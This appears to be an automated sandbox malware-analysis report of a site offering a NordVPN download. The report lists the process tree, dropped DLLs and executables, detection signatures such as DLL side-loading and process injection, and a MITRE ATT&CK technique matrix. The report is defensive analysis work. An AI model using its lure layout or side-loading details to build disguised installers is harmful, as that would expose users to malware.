



ID: 756292
Cookbook: browseurl.jbs
Time: 00:06:30
Date: 30/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report https://vpn-get.com/nordvpn 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Analysis Advice 5
Process Tree 5
Malware Configuration 5
Yara Signatures 6
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 6
HIPS / PFW / Operating System Protection Evasion 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 14
Public IPs 14
Private 14
General Information 15
Warnings 15
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 16
ASNs 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100AGM.dll 16
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100PDFL.dll 16
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.dll 17
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.exe 17
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\DirectX.bat 17
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\WinRAR.exe 18
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.dll 18
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.exe 18
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.exe.manifest 19
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\wget.exe 19
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GFSDK_ShadowLib.win64.dll 19
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GPUPerfAPIDX11-x64.dll 20
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll 20
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll 20
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll 21
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll 21
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\adbeape.dll 21
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\boost_system.dll 22
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\d3dcompiler_47.dll 22
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll 22
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll 23
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll 23
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll 24
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PRM.dll 24
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PlugPlugExternalObject.dll 24
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\boost_system.dll 25
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2m.dll 25

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2v.dll 25
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp4v.dll 26
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mpa.dll 26
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_pcm.dll 26
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_dec_spic.dll 27
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_demux_dv.dll 27
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_mp2sr.dll 27
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_pcm.dll 28
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_mux_dv.dll 28
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_audio_converter.dll 28
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_video_framerate.dll 29
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100chs.dll 29
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100cht.dll 29
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\update.db 30
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\libGLESv2.dll 30
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2m.dll 30
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2v.dll 31
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp4v.dll 31
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mpa.dll 31
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_pcm.dll 32
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_dec_spic.dll 32
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_demux_dv.dll 32
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_mp2sr.dll 33
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_pcm.dll 33
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_mux_dv.dll 34
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_audio_converter.dll 34
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_video_framerate.dll 34
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100chs.dll 35
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100cht.dll 35
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageMetaData.dll 35
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageStitcher.dll 36
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceCommand.dll 36
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceCreation.dll 36
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceUnique.dll 37
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\CGRCommand.dll 37
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_Camera.dll 37
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_MotionSet.dll 38
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_SysInfo.dll 38
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_TextOut.dll 38
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\ESM_SaveTextFile.dll 39
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FileDialog.dll 39
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FloatTexture.dll 39
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GFSDK_ShadowLib.win64.dll 40
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GPUPerfAPIDX11-x64.dll 40
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GUISkin.dll 40
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GroupBuffer.dll 41
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceContainer.dll 41
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefHash.dll 41
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefSphereTree.dll 42
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefTree.dll 42
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceChannel.dll 43
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceFunction.dll 43
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Object.dll 43
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Surface.dll 44
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\TextFilter.dll 44
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Win32_Font.dll 44
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\XMLDOMCommand.dll 45
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\d3dcompiler_47.dll 45
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\libGLESv2.dll 45
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\CopyImage.dll 46
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100AGM.dll 46
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100PDFL.dll 46
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_DirectInput.dll 47
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_ImportObject.dll 47
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_MatrixInterpolateSet.dll 47
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_SoundFile2.dll 48
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_UserInput.dll 48
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FModSound.dll 48
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FileLoader.dll 49
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Image.Services.Core.dll 49
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Internet.dll 49
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\ObjectDataCommand.dll 50
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\SAXParser.dll 50
Static File Info 51
Network Behavior 51
Statistics 51

Copyright Joe Security LLC 2022

Behavior 51
System Behavior 51
Analysis Process: chrome.exePID: 4664, Parent PID: 412 51
General 51
File Activities 51
Registry Activities 52
Analysis Process: chrome.exePID: 3576, Parent PID: 4664 52
General 52
File Activities 52
Analysis Process: chrome.exePID: 1248, Parent PID: 412 52
General 52
Registry Activities 52
Analysis Process: unarchiver.exePID: 1032, Parent PID: 4664 53
General 53
File Activities 53
File Created 53
File Written 53
File Read 54
Analysis Process: 7za.exePID: 5496, Parent PID: 1032 54
General 54
File Activities 54
File Created 54
File Written 63
File Read 231
Analysis Process: conhost.exePID: 7032, Parent PID: 5496 231
General 231
Analysis Process: unarchiver.exePID: 2756, Parent PID: 4664 232
General 232
File Activities 232
File Created 232
File Written 232
File Read 233
Analysis Process: 7za.exePID: 5664, Parent PID: 2756 233
General 233
File Activities 233
File Created 233
File Written 235
File Read 266
Analysis Process: conhost.exePID: 5720, Parent PID: 5664 266
General 266
Disassembly 266

Windows Analysis Report

https://vpn-get.com/nordvpn

Overview

General Information

Sample URL:	http://https://vpn-get.com/nordvpn
Analysis ID:	756292
Infos:	



Detection




Score:	25
Range:	0 - 100
Whitelisted:	false
Confidence:	60%

Signatures

- DLL side loading technique detected
- Creates a DirectInput object (often f…
- Drops files with a non-matching file …
- PE file does not import any functions
- PE file contains strange resources
- Drops PE files
- PE file contains sections with non-s…
- Binary contains a suspicious time s…
- Found dropped PE file which has no…
- PE file contains executable resourc…
- Creates a process in suspended mo…

Classification



Analysis Advice

Sample drops PE files which have not been started, submit dropped PE samples for a secondary analysis to Joe Sandbox

Sample searches for specific file, try point organization specific fake files to the analysis machine

Process Tree

- **System is w10x64**
- chrome.exe (PID: 4664 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - chrome.exe (PID: 3576 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-GB --service-sandbox-type=none --mojo-platform-channel-handle=1952 --field-trial-handle=1816,i,5108959396523626248,12215149392874120257,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - unarchiver.exe (PID: 1032 cmdline: C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Downloads\NordVPN-10_11.zip MD5: B89F9ADB5A6E465B6EB4575913CD2687)
    - 7za.exe (PID: 5496 cmdline: C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\boe55dv2.gbx" "C:\Users\user\Downloads\NordVPN-10_11.zip MD5: 77E556CDFDC5C592F5C46DB4127C6F4C)
      - conhost.exe (PID: 7032 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - unarchiver.exe (PID: 2756 cmdline: C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Downloads\NordVPN-7_8.zip MD5: B89F9ADB5A6E465B6EB4575913CD2687)
    - 7za.exe (PID: 5664 cmdline: C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l" "C:\Users\user\Downloads\NordVPN-7_8.zip MD5: 77E556CDFDC5C592F5C46DB4127C6F4C)
      - conhost.exe (PID: 5720 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- chrome.exe (PID: 1248 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" "https://vpn-get.com/nordvpn MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
- **cleanup**

Malware Configuration

No configs have been found

Copyright Joe Security LLC 2022

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

HIPS / PFW / Operating System Protection Evasion




DLL side loading technique detected

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	1 DLL Side-Loading	1 2 Process Injection	1 3 Masquerading	1 Input Capture	1 Process Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 File and Directory Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Software Packing	Security Account Manager	3 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 Process Injection	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Timestomp	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Obfuscated Files or Information	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://https://vpn-get.com/nordvpn	0%	Virustotal		Browse
http://https://vpn-get.com/nordvpn	0%	Avira URL Cloud	safe	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100AGM.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100PDFL.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\WinRAR.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.dll	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\wget.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GFSDK_ShadowLib.win64.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GPUPerfAPIDX11-x64.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll	0%	ReversingLabs		

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\adbeape.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\boost_system.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\d3dcompiler_47.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PRM.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PlugPlugExternalObject.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\boost_system.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2m.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2v.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp4v.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mpa.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_pcm.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_dec_spic.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_demux_dv.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_mp2sr.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_pcm.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_mux_dv.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_audio_converter.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_video_framerate.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100chs.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100cht.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\libGLESv2.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2m.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2v.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp4v.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mpa.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_pcm.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_dec_spic.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_demux_dv.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_mp2sr.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_pcm.dll	0%	ReversingLabs		
